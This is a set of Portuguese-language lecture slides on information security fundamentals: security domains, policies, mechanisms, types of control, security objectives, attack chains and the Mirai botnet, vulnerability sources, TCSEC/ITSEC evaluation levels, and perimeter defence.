
- Domínios
- Políticas
- Mecanismos
- Controlos

Domínios de Segurança

Um conjunto de entidades que partilham atributos de segurança semelhantes

- **Servem para gerir a segurança de forma agregada**
 - Definem-se os atributos ao domínio
 - Englobam-se entidades no domínio
- **Comportamentos, interações são homogéneos dentro do domínio**
- **Domínios podem ser organizados de forma plana ou hierárquica**
- **Interações entre domínios são normalmente controladas**

Domínios de Segurança



Políticas de Segurança

Conjunto de orientações relativas à segurança que regem um domínio

- **Organização possui uma hierarquia de políticas**
 - Aplicáveis a cada domínio particular
 - Podem existir sobreposições (ex, hierarquias)
 - Podem possuir âmbitos e níveis de abstração distintos
- **Devem ser coerentes entre si**
- **Exemplo de políticas**
 - Só é possível aceder a serviços web
 - Pessoas têm de se identificar para entrar
 - Paredes são de betão
 - Comunicações são cifradas

Políticas de Segurança

- **Definem o poder de cada sujeito**
 - princípio do privilégio mínimo: cada sujeito só tem acesso ao essencial para as suas funções
- **Definem os procedimentos de segurança**
 - quem faz o quê e quando
- **Definem requisitos mínimos de seg. dos sistemas**
 - Níveis de segurança,
 - Grupos de segurança
 - Autorizações e autenticação correspondentes (fraca/forte, simples/multifatorial, remota/presencial)


Políticas de Segurança

- **Definem a estratégias de defesa e de resposta**
 - Arquitetura defensiva
 - Monitoria de atividades críticas/deteção de sinais de ataques
 - Reação a ataques ou outras disruptões
- **Definem o que é correto e incorreto (legal/illegal)**
 - Modelo de lista de negações
 - Proíbem-se algumas coisas
 - O resto é permitido
 - Modelo de lista de permissões
 - Proíbe-se tudo
 - Algumas coisas são permitidas

Mecanismos de Segurança

- **Mecanismos implementam as políticas no domínio**
 - Mecanismos tornam as políticas efetivas no context do domínio
- **Mecanismos de segurança genéricos:**
 - Confinamento
 - Autenticação
 - Controlo de acesso
 - Execução Privilegiada
 - Filtragem
 - Registo
 - Algoritmos e protocolos criptográficos
 - Auditorias

Redundância de Sistemas



Redundância de Subsistemas



Fonte: DELL

Controlos de Segurança

**Controlos são todos e quaisquer aspetos que permitam minimizar risco
(proteger as propriedades CIA)**

- **Controlos incluem políticas e mecanismos, mas também:**
 - Normas
 - Processos
 - Leis
 - Regulamentos
- **Controlos são definidos de forma explícita e são auditáveis**
 - Agem como pontos de controlo da solução

Tipos de Controlos

	Prevenção	Deteção	Correção
Físicos	<ul style="list-style-type: none">- Vedações- Portões- Fechaduras	<ul style="list-style-type: none">- CCTV	<ul style="list-style-type: none">- Reparar fechaduras- Reparar janelas- Reemitir cartões de acesso
Técnicos	<ul style="list-style-type: none">- Firewall- Autenticação- Antivírus	<ul style="list-style-type: none">- Deteção de intrusões- Alarmes- Honeypots	<ul style="list-style-type: none">- Correção de vulnerabilidades- Reiniciar sistemas- Repor VMs- Remover Vírus
Administrativos	<ul style="list-style-type: none">- Cláusulas Contratuais- Separação de obrigações- Classificação de Informação	<ul style="list-style-type: none">- Revisão de matrizes de acesso- Auditorias	<ul style="list-style-type: none">- Implementar planos de continuidade de negócio- Implementar plano de resposta a incidentes

Objetivos da Segurança (1/3)

- **Defesa contra catástrofes**
 - Fenómenos naturais
 - Temperatura anormal, relâmpagos, picos de energia, inundações, radiação...
- **Degradação dos sistemas informáticos físicos**
 - Setores degradados
 - Falha da fonte de alimentação
 - Erros em células da RAM ou SSD...

Objetivos da Segurança (2/3)

- **Defesa contra falhas e erros comuns**
 - Falhas de energia
 - Falhas internas aos sistemas operativos
 - Linux Kernel Panic, Windows Blue Screen, OSX panic
 - Bloqueios
 - Consumo anormal de recursos
 - Erros no Software / Erros nas Comunicações

Objetivos da Segurança (3/3)

- **Defesa contra atividades não autorizadas (adversários)**
 - Iniciados por alguém “de dentro”, ou “de fora”
- **Tipos de atividades não autorizadas:**
 - Acesso a informação
 - Alteração de informação
 - Utilização de recursos
 - CPU, memória, impressão, rede...
 - Negação de serviço (DoS)
 - Vandalismo
 - Interferência do funcionamento normal, sem benefício direto para o atacante

Aplicação da Segurança

Prevenção realista

- Considerar que não existe segurança perfeita
- Focar nos eventos mais prováveis
 - Poderá depender da localização física, enquadramento legal,...
- Considerar custo e receitas
 - Um grande número de controlos tem um custo baixo
 - Custo de uma estratégia de segurança não tem limite prático
- Considerar todos os domínios e entidades
 - Um ataque numa entidade pode comprometer outras lateralmente

Aplicação da Segurança

Prevenção realista

- **Considerar impacto**
 - À luz da CIA, ou outros aspetos relevantes (e.g Marca)
- **Considerar custo e tempo de recuperação**
 - Custo monetário, reputação, posição de mercado
- **Caracterizar os atacantes**
 - E criar controlos para esses atacantes
 - Existem sempre atacantes com mais conhecimento/recursos
- **Considerar que o sistema vai ser comprometido**
 - Ter planos de recuperação


Segurança nos Sistemas Computacionais: Problema Complexo

- **Computadores podem fazer muitos estragos num curto espaço de tempo**
 - Podem processar grandes quantidades de informação
 - Processam informação a grande velocidade
- **O número de vulnerabilidades aumenta sempre**
 - Complexidade incremental dos sistemas
 - Pressões de mercado (time to market, ou custo)

Segurança nos Sistemas Computacionais: Problema Complexo

- **Redes permitem novos mecanismos de ataque**
 - Ataques anónimos de qualquer ponto do planeta
 - Ataques distribuídos sobre várias geografias
 - Exploração de aplicações e sistemas inseguros
- **Atacantes podem construir cadeias de ataque complexas**
 - Primeira exploração
 - Movimento lateral
 - Exfiltração de informação
 - Etc...<https://attack.mitre.org/matrices/enterprise/>

Encadeamento de atividades



Operação e comunicação da botnet Mirai botnet.

Mirai causa uma negação de serviço distribuída (DDoS) a servidores, propagando-se constantemente para dispositivos IoT mal configurados

Fonte: Kolias, Constantinos et al. "DDoS in the IoT: Mirai and Other Botnets." Computer 50, 2017: 80-84

Segurança nos Sistemas Computacionais: Problema Complexo

- **Usuários não possuem noção do risco**
 - Não conhecem o problema
 - ... o impacto
 - ... as boas práticas
 - ... ou as soluções
- **Usuários são desleixados**
 - Tomam riscos
 - Não querem saber (não possuem/identificam responsabilidade)
 - Não estimam o risco de forma adequada

Principais fontes de Vulnerabilidades

- **Aplicações hostis ou erros em aplicações**
 - Root kits: Inserem elementos no Sistema Operativo
 - Worms: Programas controlados por um atacante
 - Vírus: Código executável p/ infetar ficheiros (ex, Macros)
- **Usuários**
 - Ignorantes e descuidados
 - ... telnet vs ssh, FTP vs FTPS, IMAP vs IMAPS, HTTP vs HTTPS
 - Falsa noção de segurança (ex: tenho um anti-vírus, estou protegido)
 - Hostis
- **Administração deficiente**
 - A configuração por omissão raramente é a mais segura
 - Restrições de Segurança vs Operações Flexíveis
 - Exceções a indivíduos
- **Comunicações sobre ligações não controladas/conhecidas**

Níveis de Segurança

- **Definido por**
 - Políticas de segurança existentes
 - Correção e efetividade da sua especificação/ implementação
- **Critério de Avaliação (NCSC TCSEC, Orange Book)**
 - Classes: D, C (1, 2), B (1, 2, 3) e A (1)
 - D: Inseguro
 - A1: mais seguro
 - Políticas de proteção existentes e dispendiosas
 - Procedimentos formais de validação da especificação
 - Controlo rigoroso da implementação
- **Critério de Avaliação ITSEC**
 - Níveis E1 até E6
 - Nível de especificação formal e correção da implementação

NCSC TCSEC Nível C

- **C1 – Discretionary Security Protection**
 - Identificação e Autenticação
 - Separação de utilizadores e dados
 - Controlo de acesso discricionário (DAC), capaz de aplicar limites de acesso por utilizador
 - Necessário existir documentação do sistema e manuais
- **C2 – Controlled Access Protection**
 - DAC com mais detalhe
 - Rastreio individual das ações através de mecanismos de login
 - Registros para auditorias
 - Limpeza de objetos ao serem re-usados (Object Reuse)
 - Isolamento de recursos

NCSC TCSEC Nível C

- **Política de Object Reuse**

- All authorizations to the information contained within a storage object shall be revoked prior to initial assignment, allocation or reallocation to a subject from the TCB's pool of unused storage objects.
- No information, including encrypted representations of information, produced by a prior subject's actions is to be available to any subject that obtains access to an object that has been released back to the system."

- **Storage object:** An object that supports both read and write accesses.

Políticas de Segurança em Sistemas Distribuídos (SD)

Tem de englobar múltiplos sistemas e redes

- **Domínios de segurança**
 - Definição de um conjunto de sistemas e rede
 - Definição de um conjunto de usuários aceites/autorizados
 - Definição de um conjunto de atividades aceites/não aceites
- **Gateways de segurança**
 - Definição das interações de entrada e saída de um domínio
- **Conjunto de controlos para validação**

Defesa em Perímetro

(mínimo aconselhado, mas insuficiente)




Defesa em Perímetro

- **Proteção contra atacantes externos**
 - Internet
 - Outros utilizadores
 - Outra organização
- **Assume que utilizadores internos são confiáveis e partilham políticas**
 - Amigos, família, colaboradores
- **Utilização doméstica ou em pequenas organizações**
- **Limitações**
 - Não protege contra atacantes internos
 - Utilizadores de confiança
 - Atacantes que adquiriram acesso interno

Defesa em profundidade

